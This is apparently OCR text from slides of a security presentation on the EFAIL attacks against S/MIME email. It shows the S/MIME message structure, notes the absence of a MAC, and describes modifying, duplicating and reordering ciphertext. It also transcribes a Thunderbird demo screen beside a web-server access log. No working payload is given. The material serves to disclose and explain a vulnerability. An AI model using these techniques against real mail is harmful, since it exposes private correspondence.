
“valid signature”

“invalid signature”


“encrypted, not signed”

S/MIME


S/MIME


Email Header
Content-type: application/pkcs7-mime; smime-type=enveloped-data
Email Body
EnvelopedData
<base64>
RecipientInfos
EncryptedCon
AlgorithmIdentifier
Content-type: multipart/signed ...
<encrypted>
No MAC


Attacking S/MIME



Modify Duplicate Reorder


ssc — clear; tail -n0 -f /usr/local/var/log/httpd/access...
Inbox - mail@efail.de
Get Messages
Write
Chat
Address Book
Tag
Quick Filter
Filter these message
Corr...
D...
Alice
10:59
Alice
10:59
Thunderbird
52.3.0 (64-bit) Release notes
To protect your privacy, Thunderbird has blocked remote content in this message
Preferences
Show remote content in this message
Edit remote content preferences...
Allow remote content from https://cdn-images-1.medium.com
Allow remote content from https://medium.com
Allow remote content from https://u1823144.ct.sendgrid.net
Allow remote content from all 3 origins listed above
Allow remote content from noreply@medium.com
Unread: 2
Total: 2
Tagesplan

